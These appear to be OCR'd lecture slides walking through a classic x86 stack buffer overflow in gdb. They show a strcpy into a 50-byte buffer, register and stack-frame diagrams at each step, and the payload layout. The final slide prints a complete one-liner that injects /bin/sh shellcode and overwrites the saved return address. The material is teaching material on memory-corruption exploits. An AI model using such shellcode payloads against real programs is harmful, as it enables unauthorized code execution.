
0xbffff65c

0x00000000

```
main:
    push %ebp                      0x80483fd
    mov %esp,%ebp                  0x80483fe
    sub $0x3c,%esp                 0x8048400
    mov 0xc(%ebp),%eax             0x8048403
    add $0x4,%eax                  0x8048406
    mov (%eax),%eax                0x8048409
    mov %eax,0x4(%esp)             0x804840b
    lea -0x32(%ebp),%eax           0x804840f
    mov %eax,(%esp)                0x8048412
    call 80482d0 <strcpy>          0x8048415
    mov $0xa,%eax                  0x804841a
    leave                          0x804841f
    ret                            0x8048420
```


%eax	0xbffff87b
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804840f

```
(gdb) x/x 0xbffff738
0xbffff738:    0xbffff87b
```



```
main:
    push %ebp                       0x80483fd
    mov %esp,%ebp                   0x80483fe
    sub $0x3c,%esp                  0x8048400
    mov 0xc(%ebp),%eax              0x8048403
    add $0x4,%eax                   0x8048406
    mov (%eax),%eax                 0x8048409
    mov %eax,0x4(%esp)              0x804840b
    lea -0x32(%ebp),%eax            0x804840f
  → mov %eax,(%esp)                 0x8048412
    call 80482d0 <strcpy>           0x8048415
    mov $0xa,%eax                   0x804841a
    leave                           0x804841f
    ret                             0x8048420
```

%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048412



0xFFFFFFFF


0xbffff734	
0x2	
0xb7e3faf3	0xbffff69c
0x0	0xbffff698
…	0xbffff666
0xbffff87b	0xbffff660
0xbffff666	0xbffff65c

0x00000000

```
main:
   push %ebp                     0x80483fd
   mov %esp,%ebp                 0x80483fe
   sub $0x3c,%esp                0x8048400
   mov 0xc(%ebp),%eax            0x8048403
   add $0x4,%eax                 0x8048406
   mov (%eax),%eax               0x8048409
   mov %eax,0x4(%esp)            0x804840b
   lea -0x32(%ebp),%eax          0x804840f
   mov %eax,(%esp)               0x8048412
   call 80482d0 <strcpy>         0x8048415
   mov $0xa,%eax                 0x804841a
   leave                         0x804841f
   ret                           0x8048420
```

%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048415

```
(gdb) x/s 0xbffff87b
0xbffff87b:
    "1\300Phn/shh//bi\211\343PS\206\345\211\302\v\0011̀\300\260\001\061\333`
"
```



0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

shellcode

…

0xbffff87b

0xbffff666

0x00000000

0xbffff69c

0xbffff698

0xbffff688

0xbffff666


0xbffff660

0xbffff65c

```
main:
   push %ebp                    0x80483fd
   mov %esp,%ebp                0x80483fe
   sub $0x3c,%esp               0x8048400
   mov 0xc(%ebp),%eax           0x8048403
   add $0x4,%eax                0x8048406
   mov (%eax),%eax              0x8048409
   mov %eax,0x4(%esp)           0x804840b
   lea -0x32(%ebp),%eax         0x804840f
   mov %eax,(%esp)              0x8048412
   call 80482d0 <strcpy>        0x8048415
 → mov $0xa,%eax                0x804841a
   leave                        0x804841f
   ret                          0x8048420
```

%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804841a

```
(gdb) x/s 0xbffff87b
0xbffff87b:
    "1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
”
(gdb) p/x strlen(0xbffff87b)
$2 = 0x21
```




0xFFFFFFFF

0xbffff734	
0x2	
0xb7e3faf3	0xbffff69c
0x0	0xbffff698
shellcode	0xbffff688
…	0xbffff666
0xbffff87b	0xbffff660
0xbffff666	0xbffff65c

0x00000000

```
main:
  push %ebp                0x80483fd
  mov %esp,%ebp            0x80483fe
  sub $0x3c,%esp           0x8048400
  mov 0xc(%ebp),%eax       0x8048403
  add $0x4,%eax            0x8048406
  mov (%eax),%eax          0x8048409
  mov %eax,0x4(%esp)       0x804840b
  lea -0x32(%ebp),%eax     0x804840f
  mov %eax,(%esp)          0x8048412
  call 80482d0 <strcpy>    0x8048415
  mov $0xa,%eax            0x804841a
  leave                    0x804841f
  ret                      0x8048420
```

%eax	0xa
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804841f



0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

shellcode

…

0xbffff87b

0xbffff666

0x00000000

0xbffff69c

0xbffff698

0xbffff688


0xbffff666

0xbffff660

0xbffff65c

```
main:
   push %ebp                     0x80483fd
   mov %esp,%ebp                 0x80483fe
   sub $0x3c,%esp                0x8048400
   mov 0xc(%ebp),%eax            0x8048403
   add $0x4,%eax                 0x8048406
   mov (%eax),%eax               0x8048409
   mov %eax,0x4(%esp)            0x804840b
   lea -0x32(%ebp),%eax          0x804840f
   mov %eax,(%esp)               0x8048412
   call 80482d0 <strcpy>         0x8048415
   mov $0xa,%eax                 0x804841a
   leave                         0x804841f
➡ ret                            0x8048420
```

%eax	0xa
%esp	0xbffff69c
%ebp	0x0
%eip	0x8048420



0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

shellcode

…

0xbffff87b

0xbffff666

0x00000000

0xbffff69c

0xbffff698

0xbffff688

0xbffff666

0xbffff660

0xbffff65c


```
main:
   push %ebp                 0x80483fd
   mov %esp,%ebp             0x80483fe
   sub $0x3c,%esp            0x8048400
   mov 0xc(%ebp),%eax        0x8048403
   add $0x4,%eax             0x8048406
   mov (%eax),%eax           0x8048409
   mov %eax,0x4(%esp)        0x804840b
   lea -0x32(%ebp),%eax      0x804840f
   mov %eax,(%esp)           0x8048412
   call 80482d0 <strcpy>     0x8048415
   mov $0xa,%eax             0x804841a
   leave                     0x804841f
   ret                       0x8048420
```

%eax	0xa
%esp	0xbffff6a0
%ebp	0x0
%eip	0xb7e3faf3

What went wrong?

- Must overflow the saved EIP on the stack with the address of the shellcode
- The buffer we are writing to is at %ebp – 0x32 (50) so we need
  - 33 bytes of shellcode
  - 17 random bytes (let’s just use ’a’)
  - 4 bytes for saved EBP
  - 4 bytes for the address of the shellcode


```
(gdb) c
Continuing.Program received signal
SIGSEGV, Segmentation fault.
0x66f6ffbf in ?? ()
(gdb) r `python -c "print
'\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\
x2f\x2f\x62\x69\x89\xe3\x50\x53\x86\xe
5\x89\xc2\x0b\x01\xcd\x80\x31\xc0\xb0\
x01\x31\xdb\xcd\x80' + 17 * 'a' +
'bcde' + '\x46\xf6\xff\xbf'"`
```



```
main:
    push %ebp                      0x80483fd
    mov %esp,%ebp                  0x80483fe
    sub $0x3c,%esp                 0x8048400
    mov 0xc(%ebp),%eax             0x8048403
    add $0x4,%eax                  0x8048406
    mov (%eax),%eax                0x8048409
    mov %eax,0x4(%esp)             0x804840b
    lea -0x32(%ebp),%eax           0x804840f
    mov %eax,(%esp)                0x8048412
→   call 80482d0 <strcpy>          0x8048415
    mov $0xa,%eax                  0x804841a
    leave                          0x804841f
    ret                            0x8048420
```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048415

```
(gdb) x/s 0xbffff861
0xbffff861:
    "1\300Phn/shh//bi\211\343PS\206\3
45\211\302\v\0011\300\260\001\061\333`
", 'a' <repeats 17 times>,
"bcdeF\366\377\277"
```



